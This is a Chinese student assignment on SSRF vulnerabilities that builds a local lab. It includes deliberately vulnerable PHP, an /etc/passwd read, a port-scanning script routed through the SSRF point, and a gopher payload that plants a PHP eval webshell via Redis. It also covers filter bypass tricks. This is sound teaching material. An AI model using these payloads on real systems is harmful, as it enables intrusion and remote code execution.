贵州理工学院
Guizhou Institute of Technology

Specialized English for Networking Engineering

《软件安全及应用》大作业

作业名称 SSRF 漏洞

班　　级

学　　号

姓　　名 卢松

日　　期 2022.7.1

摘要

SSRF（Server Side Request Forgery，服务器请求伪造）是一种攻击者通过构造数据进而伪造服务器端发起请求的漏洞。因为请求时内网发起的，所以一般情况下，SSRF 漏洞攻击的目标往往是从外网无法直接访问的内部系统。

内部网络系统的安全往往是网络管理员最容易忽视的地方，导致网络攻击者可以利用 SSRF 漏洞伪造服务器用 gopher 协议向内网系统存在安全漏洞的应发起攻击。如典型的 SSRF 伪造服务器发起攻击内网的 mysql、redis、php-fpm 等。

关键词：SSRF、mysql、redis、gopher

目录

1 SSRF 漏洞原理

1.1 URL 组成

Internet 上的每一个网页都具有一个唯一的名称标识，通常称之为 URL（Uniform Resource Locator，统一资源定位器）。它是 www 的统一资源定位标志.

URL 的结构如下：

```
URL = scheme:[//authority]path[?query][#fragment]
```

authority 组成有分为以下 3 部分：

```
[userinfo@]host[:port]
```

scheme 由一串大小写不敏感的字符串组成，表示获取资源所用的协议。如 http、https、ftp 等。

authority 中，userinfo 是一改可选项，可用于对获取数据的 http 请求进行身份验证，但一般不用，格式位：username:password。以@j 结尾。

host 是用来定位服务器的，表示要去哪个服务器上获取资源，一般可以是域名或者 IPv4、IPv6。

port 为服务器端口。每种协议都有其默认端口，如使用默认端口时，port 字段可以省略。

path 位请求资源相对服务路径，一般也“/”表示分层。

query 为 GET 数据字符串，用于将客户端输入的数据传输给服务端，以“?”标作为标识。

fragment 为片段 ID，其不会被传输到服务器，一般用于定位页面描点。

1.2 SSRF 漏洞形成


现有存在 SSRF 漏洞的 php 代码如下：

```
<?php
$url = $_GET['url'];
$ch = curl_init();
```

```
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
$res = curl_exec($ch);
header('content-type: image/png');
curl_close($ch);
echo $res;
?>
```

代码的功能为接收客户端输入的一个获取图片的 url，然后服务器执行 curl_exec()来访问该 url，并直接将数据返回数据给客户端。

例如：http://192.168.186.128/ssrf/index.php?url=http://127.0.0.1/ssrf/img.png



但时代码中没有对获取图片的 url 做任何过滤，而是直接执行 curl_exec()函数，所以攻击者可以通过构造特定 url 传入服务端去执行。如，file:///etc/passwd，将使用 FILE 协议来读取服务器自己的/etc/passwd 文件内容。

```
┌──(lusong㉿kali)-[~]
└─$ curl http://192.168.186.128/ssrf/index.php?url=file:///etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:113::/nonexistent:/usr/sbin/nologin
messagebus:x:108:114::/nonexistent:/usr/sbin/nologin
redsocks:x:109:115::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
miredo:x:112:65534::/var/run/miredo:/usr/sbin/nologin
```

1.3 SSRF 漏洞寻找与测试

SSRF 漏洞的一般出现在有调用外部资源的场景中，如社交服务的分享功能、图片识别服务、网站采集服务、远程资源请求（如 wordpress xmlrpc.php）、文件处理服务（如 XML 解析）等。在对存在 SSRF 漏洞的应用进行测试时，可以尝试是否能控制、支持常见的协议，包括但不限于以下协议。

- file://：从文件系统中获取文件内容的协议，如 file:///etc/passwd。
- dict://：词典网络协议，在 RFC 2009 中进行描述。它的目标是超越 Webster protocol，并允许客户端在使用过程中访问更多字典。Dict 服务器和客户机使用 TCP 端口 2628。
- gopher://：分布式的文档传递服务，在 SSRF 漏洞攻击中使最合适的协议。使用 gopher 协议时，通过控制访问的 URL 可以实现向指定的服务器发送任意数据，如 HTTP 请求、MYSQL 请求等，所以其攻击面非常广。

2 SSRF 漏洞的攻击方式及危害

2.1 SSRF 内网资源探测

SSRF 漏洞可以直接探测服务器的所有端口开放情况和内网资产情况，例如，利用 gopher 协议和 http 协议通过设置合适的请求超时时间和响应内容来组合判断服务活动情况，如下：

```
# encoding:utf-8
import requests as req
import time

ports = ['22','80','3306','6379','8080','9000']
session = req.Session()
for i in range(128,140,1):
    ip = '192.168.186.%d' % i
    for port in ports:
        url1 =
'http://192.168.186.128/ssrf/index.php?url=http://%s:%s' %
(ip,port)
        url2 =
'http://192.168.186.128/ssrf/index.php?url=gopher://%s:%s' %
(ip,port)
        try:
            res = session.get(url1, timeout=1)
            if len(res.content) > 0:
                print(ip,port,' is open')
                continue
            try:
                res = session.get(url2, timeout=1)
                if len(res.content) > 0:
                    print(ip,port,' is open')
                    continue
            except:
                print(ip,port,' is open')
        except:
            break

print('end')
```

```
In [11]: runfile('C:/Users/23297/untitled0.py', wdir='C:/Users/23297')
192.168.186.128 22  is open
192.168.186.128 80  is open
192.168.186.128 3306  is open
end
```

2.2 SSRF 内网资源读取

PHP 伪协议（参考：[php 伪协议 - 看不尽的尘埃 - 博客园 (cnblogs.com)](#)**）**

```
file:// — 访问本地文件系统
http:// — 访问 HTTP(s) 网址
ftp:// — 访问 FTP(s) URLs
php:// — 访问各个输入/输出流（I/O streams）
zlib:// — 压缩流
data:// — 数据（RFC 2397）
glob:// — 查找匹配的文件路径模式
phar:// — PHP 归档
ssh2:// — Secure Shell 2
rar:// — RAR
ogg:// — 音频流
expect:// — 处理交互式的流
```

php.ini 参数设置

- 在 php.ini 里有两个重要的参数 allow_url_fopen、allow_url_include。
- allow_url_fopen:默认值是 ON。允许 url 里的封装协议访问文件;
- allow_url_include:默认值是 OFF。不允许包含 url 里的封装协议包含文件;

各协议的利用条件和方法

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

2.3 gopher 协议内网服务请求伪造

gopher 协议是一种信息查找系统，他将 Internet 上的文件组织成某种索引，方便用户从 Internet 的一处带到另一处。在 WWW 出现之前，Gopher 是 Internet 上最主要的信息检索工具，Gopher 站点也是最主要的站点，使用 tcp70 端口。利用此协议可以攻击内网的 Redis、Mysql、FastCGI、Ftp 等等，也可以发送 GET、POST 请求。这拓宽了 SSRF 的攻击面。

gopher 协议的格式：

```
gopher://IP:port/_TCP/IP 数据流
```

- **发送 GET、POST 数据**

发送 GET 请求

```
构造 HTTP 数据包
URL 编码、替换回车换行为%0d%0a，HTTP 包最后加%0d%0a 代表消息结束
发送 gopher 协议，协议后的 IP 一定要接端口
```

发送 POST 请求


```
POST 与 GET 传参的区别：它有 4 个参数为必要参数
需要传递 Content-Type,Content-Length,host,post 的参数
```

- **伪造内网 redis 数据**

Redis 是一个远程字典服务、Key-Value 数据库，一般运行在内网中，使用者大多将其绑定在 127.0.0.1：6379，而且 Redis 默认是无密码的。攻击者可以通过 SSRF 漏洞未授权访

问内网 Redis 服务，可任意增、删、查、改其中的数据。因为 Redis 一般是 root 启动的，所以可以利用且特殊身份和其导出功能（config set 可以设置保存路径，config set 可以设置保存文件名）向主机中写入数据、比如写 ssh-keygen 公钥登录、利用计划任务反弹 shell、webshell 等。


在 Redis 满足攻击条件的情况下，最重要的一步就是伪造 Redis 数据。 这里可以使用 gopherus 工具来快速生成 redis 的 phpshell 数据。（手工做 redis 数据参考：https://blog.csdn.net/L2329794714/article/details/121443719）



对 gopher 传输的数据进行二次 url 编码：

```
gopher://127.0.0.1:6379/_%252A1%250D%250A%25248%250D%250Aflushall
%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250
D%250A1%250D%250A%252434%250D%250A%250A%250A%253C%253Fphp%2520eva
l%2528%2524_POST%255B%2527shell%2527%255D%2529%253B%253F%253E%250
A%250A%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%
25243%250D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252420%
250D%250A/var/www/html/upload%250D%250A%252A4%250D%250A%25246%250
D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%2
50Adbfilename%250D%250A%25249%250D%250Ashell.php%250D%250A%252A1%
250D%250A%25244%250D%250Asave%250D%250A%250A
```

root 启动 redis 后将数据从 SSRG 漏洞点用 gopher 协议打入 redis 的 6379 端口。



```
REDIS0009□      redis-ver^F6.0.16□
redis-bits□@□^Ectime□F□□b□^Hused-mem^hL^M^@□^Laof-preamble□^@□^@□^A^@^@□^A"

<?php eval($_POST['shell']);?>

□□□□□]□s□
```

- **伪造内网 fastCGI 数据**

fastCGI 其实是一个通信协议，和 HTTP 协议一样，都是进行数据交换的一个通道。HTTP 协议是浏览器和服务器中间件进行数据交换的协议，浏览器将 HTTP 头和 HTTP 体用某个规则组装成数据包，以 TCP 的方式发送到服务器中间件，服务器中间件按照规则将数据包解码，并按要求拿到用户需要的数据，再以 HTTP 协议的规则打包返回给服务器。

fastcgi 协议则是服务器中间件和某个语言后端进行数据交换的协议。Fastcgi 协议由多个 record 组成，record 也有 header 和 body 一说，服务器中间件将这二者按照 fastcgi 的规则封装好发送给语言后端，语言后端解码以后拿到具体数据，进行指定操作，并将结果再按照该协议封装好后返回给服务器中间件。

record 的头固定 8 个字节，body 的大小由头部中 contentLenght 指定（两字节），结构如下

```
typedef struct {
  /* Header */
  unsigned char version; // 版本
  unsigned char type; // 本次 record 的类型
  unsigned char requestIdB1; // 本次 record 对应的请求 id
  unsigned char requestIdB0;
  unsigned char contentLengthB1; // body 体的大小
```

```
  unsigned char contentLengthB0;
  unsigned char paddingLength; // 额外块大小
  unsigned char reserved;     //保留字段

  /* Body */
  unsigned char contentData[contentLength];     //body 内容数据
  unsigned char paddingData[paddingLength];     //填充数据
} FCGI_Record;
```

type 字段选项


```
enum FCGI_Type {
  FCGI_BEGIN_REQUEST     = 1,  // (WEB->FastCGI) 表示一次请求的开始
  FCGI_ABORT_REQUEST     = 2,  // (WEB->FastCGI) 表示终止一次请求
  FCGI_END_REQUEST       = 3,  // (FastCGI->WEB) 请求已被处理完毕
  FCGI_PARAMS            = 4,  // (WEB->FastCGI) 表示一个向 CGI 程序传递
的环境变量
  FCGI_STDIN             = 5,  // (WEB->FastCGI) 表示向 CGI 程序传递的标
准输入
  FCGI_STDOUT            = 6,  // (FastCGI->WEB) 表示 CGI 程序的标准输出
  FCGI_STDERR            = 7,  // (FastCGI->WEB) 表示 CGI 程序的标准错误
输出
  FCGI_DATA              = 8,  // (WEB->FastCGI) 向 CGI 程序传递的额外数
据
  FCGI_GET_VALUES        = 9,  // (WEB->FastCGI) 向 FastCGI 程序询问一
些环境变量
  FCGI_GET_VALUES_RESULT = 10, // (FastCGI->WEB) 询问环境变量的结果
  FCGI_UNKNOWN_TYPE      = 11  // 未知类型，可能用作拓展
};
```

php-fpm 攻击实现原理

当设置 php 环境变量为：auto_prepend_file = php://input;allow_url_include = On，就会在执行 php 脚本之前包含 auto_prepend_file 文件的内容，php://input 也就是 POST 的内容，这样我们可以在 FastCGI 协议的 body 控制为恶意代码，这样就在理论上实现了 php-fpm 任意代码执行的攻击。

使用 Gopherus 工具生成 payload

首先准备 base64 编码的一句话木马，知道服务器上的一个 php 文件的绝对路径。



脚本生成 payload 参考：https://blog.csdn.net/L2329794714/article/details/122196805

- **伪造内网 mysql 数据**

当 MYSQL 客户端和服务器使用 TCP/IP 套接字来通信时，可以用 SSRF 漏洞将数据打到 MYSQL 服务器端的端口上，但只有当其 MYSQL 为空密码未授权的情况下进行，一般只有本地 MYSQL 会出现空密情况。

这里同样可以利用 Gopherus 工具生成 payload。

2.4 SSRF 常用绕过方式

IP 特殊写法

使用 Enclosed alphanumerics 代替 IP 种的数字或网址中的字母，或使用句号代替点。

```
┌──(lusong㉿kali)-[~]
└─$ curl http://0。0。0。1/ssrf/ -v
*   Trying 127.0.0.1:80...
* Connected to 0。0。0。1 (127.0.0.1) port 80 (#0)
> GET /ssrf/ HTTP/1.1
> Host: 127.0.0.1
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0
< Date: Sat, 02 Jul 2022 09:24:36 GMT
< Content-Type: image/png
< Transfer-Encoding: chunked
< Connection: keep-alive
<
* Connection #0 to host 0。0。0。1 left intact

┌──(lusong㉿kali)-[~]
└─$
```

IP 转十进制绕过

```
┌──(lusong㉿kali)-[~]
└─$ curl http://2130706433/ssrf/ -v
*   Trying 127.0.0.1:80...
* Connected to 2130706433 (127.0.0.1) port 80 (#0)
> GET /ssrf/ HTTP/1.1
> Host: 2130706433
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0
< Date: Sat, 02 Jul 2022 09:26:42 GMT
< Content-Type: image/png
< Transfer-Encoding: chunked
< Connection: keep-alive
<
* Connection #0 to host 2130706433 left intact
```

另外，IP 地址有一些特殊的写法，如 windows 下，0 代表 0.0.0.0，而在 linux 代表 127.0.0.1，在某些情况下 IP 地址可以省略中间的 0，如 http://127.1 代表 http://127.0.0.1。

302 跳转绕过检测

当 SSRF 漏洞点对传入的 url 进行了过滤处理，但没有考虑重定向，就可以先传入合法的重定向服务端地址，然后让其重定向使用具有攻击性性的 url。

URL 组件解析

例如：http://a@127.0.0.1:80@baidu.com。

PHP 的 parse+url()取到的 host 为 baidu.com，而 curl 取到的 host 为 127.0.0。

不同语言对 URL 的解析方式各不相同

DNS Rebinding

在某些情况下吗，针对 SSRF 的过滤可能出现下面的情况：通过对传入的 URL 提取 host 进行 DNS 解析，获取 IP，判断合法性，如合法则使用 curl 进行请求（这里使用的 url 为传入的原始数据）。这里使用 curl 会进行二次 DNS 解析，这样可以控制两次 DNS 解析返回不同的 IP 来实现攻击。

3 靶场介绍

ssrf-vuls-docker：来源知识星球 国光帮帮忙

Docker： 20.10.14

docker-compose：1.29.2

主系统：Debian 10

安装 docker

```
sudo apt-get update
sudo apt-get install docker
sudo apt-get install docker-compose
```

搭建 ssrf-vuls-docker

下载靶场文件移动到 Debian 靶机并解压

```
$ cd ~/ ssrf-vuls-docker
$ sudo docker load --input 172.72.23.21.tar  #手动导入所有镜像
```


```
$ sudo docker-compose up -d  #运行
```

```
┌──(lusong㉿ range)-[~/ssrf-vuls-docker]
└─$ ls
172.72.23.21.tar  172.72.23.23.tar  172.72.23.25.tar  172.72.23.27.tar  172.72.23.29.tar    README.md
172.72.23.22.tar  172.72.23.24.tar  172.72.23.26.tar  172.72.23.28.tar  docker-compose.yml

┌──(lusong㉿ range)-[~/ssrf-vuls-docker]
└─$ sudo docker load --input 172.72.23.21.tar
a1aa3da2a80a: Loading layer [==================================================>]  65.56MB/65.56MB
ef1a1ec5bba9: Loading layer [==================================================>]  991.2kB/991.2kB
6c3332381368: Loading layer [==================================================>]  15.87kB/15.87kB
e80c789bc6ac: Loading layer [==================================================>]  3.072kB/3.072kB
4c2945c8b249: Loading layer [==================================================>]  43.77MB/43.77MB
4e32fe04afb8: Loading layer [==================================================>]  3.584kB/3.584kB
e152430bf58e: Loading layer [==================================================>]  2.56kB/2.56kB
bf32f5276098: Loading layer [==================================================>]  146.9MB/146.9MB
e7608c5a802c: Loading layer [==================================================>]  6.656kB/6.656kB
be4bb17b4cc8: Loading layer [==================================================>]  4.096kB/4.096kB
```

```
┌──(lusong㉿ range)-[~/ssrf-vuls-docker]
└─$ sudo docker-compose up -d
Creating ssrf-vuls-docker_tomcat_1        ... done
Creating ssrf-vuls-docker_redisunauth_1   ... done
Creating ssrf-vuls-docker_mysql_1         ... done
Creating ssrf-vuls-docker_commandexec_1   ... done
Creating ssrf-vuls-docker_xxe_1           ... done
Creating ssrf-vuls-docker_redisauth_1     ... done
Creating ssrf-vuls-docker_codeexec_1      ... done
Creating ssrf-vuls-docker_sqli_1          ... done
Creating ssrf-vuls-docker_ssrf_1          ... done
```

```
┌──(lusong㉿ range)-[~/ssrf-vuls-docker]
└─$ sudo docker ps -a
CONTAINER ID   IMAGE                  COMMAND                  CREATED          STATUS                      PORTS                                       NAMES
e62b2675ead9   ssrf:vul               "/sbin/entrypoint.sh"    57 seconds ago   Up 55 seconds               443/tcp, 0.0.0.0:8080->80/tcp, :::8080->80/tcp   ssrf-vuls-docker_ssrf_1
538e3864b898   ssrf:sqli              "/start.sh"              57 seconds ago   Up 55 seconds               80/tcp, 3306/tcp                            ssrf-vuls-docker_sqli_1
bc25632d933d   ssrf:codeexec          "/sbin/entrypoint.sh"    57 seconds ago   Up 55 seconds               80/tcp, 443/tcp                             ssrf-vuls-docker_codeexec_1
ada2165cfa33   ssrf:xxe               "/sbin/entrypoint.sh"    57 seconds ago   Up 55 seconds               80/tcp, 443/tcp                             ssrf-vuls-docker_xxe_1
033706b0321c   ssrf:redisauth         "/start.sh"              57 seconds ago   Up 55 seconds               80/tcp, 6379/tcp                            ssrf-vuls-docker_redisauth_1
aa22d2959f26   ssrf:commandexec       "/sbin/entrypoint.sh"    57 seconds ago   Up 55 seconds               80/tcp, 443/tcp                             ssrf-vuls-docker_commandexec_1
40ca9f9d34f6   ssrf:mysql             "docker-entrypoint.s…"   57 seconds ago   Up 55 seconds               3306/tcp                                    ssrf-vuls-docker_mysql_1
bba49bc5a2bf   ssrf:tomcat            "catalina.sh run"        57 seconds ago   Up 55 seconds               8080/tcp                                    ssrf-vuls-docker_tomcat_1
fea6050e7d08   ssrf:redisunauth       "/start.sh"              57 seconds ago   Up 55 seconds               6379/tcp                                    ssrf-vuls-docker_redisunauth_1
8cc7f8035212   ssrf-lab/basic         "apachectl -D FOREGR…"   2 hours ago      Exited (137) 12 minutes ago                                             boring_agnesi
cb1bd0621fd3   vulhub/goahead:5.1.4   "goahead -v --home /…"   6 days ago       Exited (0) 6 days ago                                                   cve-2021-42342_web_1

┌──(lusong㉿ range)-[~/ssrf-vuls-docker]
└─$
```

靶场拓扑结构




172.72.23.21 这个服务器的 Web 80 端口存在 SSRF 漏洞，并且 80 端口映射到了公网的 8080，此时攻击者通过这个 8080 端口可以借助 SSRF 漏洞发起对 172 目标内网的探测和攻击。

